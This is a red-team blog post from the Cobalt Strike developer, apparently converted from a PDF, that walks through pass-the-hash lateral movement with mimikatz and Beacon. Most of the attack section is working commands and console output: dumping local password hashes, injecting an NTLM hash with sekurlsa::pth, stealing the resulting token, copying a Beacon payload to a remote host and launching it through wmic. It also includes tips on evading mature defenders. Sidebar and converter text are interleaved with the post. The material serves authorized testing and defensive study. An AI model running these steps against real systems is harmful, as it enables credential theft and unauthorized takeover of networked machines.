« An unnecessary addiction to DNS communication
Cobalt Strike Penetration Testing Labs (Download) »

How to Pass-the-Hash with Mimikatz

May 21, 2015

I'm spending a lot of time with mimikatz lately. I'm fascinated by how much capability it has and I'm constantly asking myself, what's the best way to use this during a red team engagement?

A hidden gem in mimikatz is its ability to create a trust relationship from a username and password hash. Here's the mimikatz command to do this:

```
sekurlsa::pth /user:USERNAME /domain:DOMAIN /ntlm:HASH /run:COM
```

The sekurlsa:pth command requires local administrator privileges. This command spawns the process you specify and modifies its access token. The local Windows system will still think the process was run by your current user. The parts of the token designed to support single sign-on will reference the username, domain, and password hash you provide.

If you use the above to spawn another payload (e.g., Meterpreter, Beacon); your actions that attempt to interact with a remote network resource will use the username, domain, and password hash you provide to authenticate.

In practice, spawning a new payload to pass-the-hash is a pain. It's much easier to spawn a bogus process (e.g., calc.exe) and steal its token. Beacon's steal_token command will impersonate a token from another process. The token

Welcome...

Welcome to the Cobalt Strike blog by Strategic Cyber LLC. I'm Raphael Mudge, the developer of the toolset. Here I write about red teaming, Cobalt Strike, and Armitage.

Contents

» Adversary Simulation
» Announcements
» Armitage
» Cobalt Strike
» Interviews
» metasploit framework
» Red Team
» Strategic Cyber LLC
» Uncategorized

Subscribe

» RSS - Posts
» RSS - Comments


Enter your email address to find out about new posts by email. I

open in browser PRO version Are you a developer? Try out the HTML to PDF API pdfcrowd.com

stolen from our bogus process will continue to reference the username, domain, and password hash you provide. Any actions to interact with a remote resource, while Beacon holds this token, will pass the hash for us.

Let's assume I have a foothold in a target environment and I've elevated my privileges. Here's how I'd use this for lateral movement with Beacon:

1) Run hashdump to dump password hashes for the local users.



```
[+] host called home, sent: 16 bytes
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 63557 bytes
[+] dumped password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:195db30d6dec38a8a7b71999073f807f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test:1003:aad3b435b51404eeaad3b435b51404ee:8c31690609c4d3c09fb76e466809962a:::
User:1000:aad3b435b51404eeaad3b435b51404ee:83414a69a47afeec7e3a37d05a81dc3b:::





beacon>
```

2) Run **mimikatz sekurlsa::pth /user:Administrator /domain:. /ntlm:… /run:"powershell -w hidden"**

won't use your email for any other reason.


Enter your email address

Subscribe

Let's Connect

» Twitter
» Contact Information


open in browser PRO version Are you a developer? Try out the HTML to PDF API pdfcrowd.com


Console X | Beacon 172.16.48.80@328 X

```
beacon> mimikatz sekurlsa::pth /user:Administrator /domain:.
/ntlm:195db30d6dec38a8a7b71999073f807f /run:"powershell -w hidden"
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:Administrator /domain:.
/ntlm:195db30d6dec38a8a7b71999073f807f /run:"powershell -w hidden" command
[+] host called home, sent: 238663 bytes
[+] received output:
user      : Administrator
domain    : .
program   : powershell -w hidden
NTLM      : 195db30d6dec38a8a7b71999073f807f
  |  PID  648
  |  TID  216
  |  LUID 0 ; 815328 (00000000:000c70e0)
  \_ msv1_0   - data copy @ 00373484 : OK !
  \_ kerberos - data copy @ 003C35F0
   \  aes256 hmac       -> null
beacon>
```

We do powershell -w hidden to create a process without putting a Window on the desktop. Mimikatz doesn't hide Windows for the processes it creates.


3) Use **steal_token 1234** to steal the token from the PID created by mimikatz


Console X | Beacon 172.16.48.80@328 X

```
beacon> steal_token 648
[*] Tasked beacon to steal token from PID 648
[+] host called home, sent: 12 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
```

4) Use **shell dir \\TARGET\C$** to check for local admin rights

open in browser PRO version Are you a developer? Try out the HTML to PDF API pdfcrowd.com




```
beacon> shell dir \\WIN8WORKSTATION\C$
[*] Tasked beacon to run: dir \\WIN8WORKSTATION\C$
[+] host called home, sent: 32 bytes
[+] received output:
 Volume in drive \\WIN8WORKSTATION\C$ has no label.
 Volume Serial Number is A848-92DF

 Directory of \\WIN8WORKSTATION\C$

06/20/2014  03:36 PM            15,872 a.exe
06/19/2014  09:15 PM           219,648 aa.exe
07/26/2012  02:52 AM                24 autoexec.bat
07/26/2012  02:52 AM                10 config.sys
09/16/2014  11:46 PM               515 covertvpn_client.log
08/22/2013  03:50 AM    <DIR>          PerfLogs
05/17/2015  12:31 AM    <DIR>          Program Files
beacon>
```

5) Try one of the lateral movement recipes (wmic, sc, schtasks, at) from this blog post to take control of the system.

open in browser PRO version Are you a developer? Try out the HTML to PDF API pdfcrowd.com



```
beacon> upload /root/beacon.exe
[*] Tasked beacon to upload /root/beacon.exe
[+] host called home, sent: 284694 bytes
beacon> shell copy beacon.exe \\WIN8WORKSTATION\C$\windows\temp
[*] Tasked beacon to run: copy beacon.exe \\WIN8WORKSTATION\C$\windows\temp
[+] host called home, sent: 57 bytes
[+] received output:
        1 file(s) copied.

beacon> shell wmic /node:172.16.48.83 process call create "c:\windows\temp\beacon.exe"
[*] Tasked beacon to run: wmic /node:172.16.48.83 process call create "c:\windows\temp\beacon.exe"
[+] host called home, sent: 80 bytes
[+] received output:
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
         ProcessId = 1800;
         ReturnValue = 0;
};
```

To get a feel for how this works, I've put together a video:

This method of pass-the-hash has several advantages over traditional pen tester methods. Which advantage resonates with you will depend on the situations you face.

When I work with a mature network defense team, I try to avoid non-asynchronous communication. This means I can not speed up my Beacon to tunnel PsExec or another Metasploit module through my Beacon. This interactive communication will get caught right away. This plays well with an asynchronous post-exploitation workflow.

This method also gives me a great deal of flexibility. I'm relying on Windows to pass my credential material for me. What I do to interact with a remote network resource is up to me. If I'm only interested in data, I can list and copy files via a UNC path to the target. If I want to execute code, I have options beyond the service control manager to do so. When dealing with a mature target, this is important.

Finally, I prefer to use native tools over hacker tools to carry out my actions. I favor native tools because they blend in better and they're more likely to work consistently. This method of pass-the-hash caters well to this preference.

Share this:

158 140

Related

Meterpreter Kiwi Extension: Golden Ticket HOWTO	WinRM is my Remote Access Tool	Cobalt Strike 3.1 - Scripting Beacons
In "metasploit framework"	In "Red Team"	In "Cobalt Strike"

Posted in Red Team |

open in browser PRO version Are you a developer? Try out the HTML to PDF API pdfcrowd.com

One comment

Could you please consider adding the option to use hashe in place of the password in the Beacon's runas command ? This way many of this blog post steps would be shortened but more importantly the runas command would have the ability to launch the command for accounts with "empty" passwords (i.e. aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0). Thanks

by *jd* May 22, 2015 at 5:02 am

Reply

Leave a Reply

Enter your comment here...

Blog at WordPress.com.
The Neat! Theme. Entries (RSS) and Comments (RSS).

Follow

Follow "Strategic Cyber LLC"

Get every new post delivered to your Inbox.

Join 17,843 other followers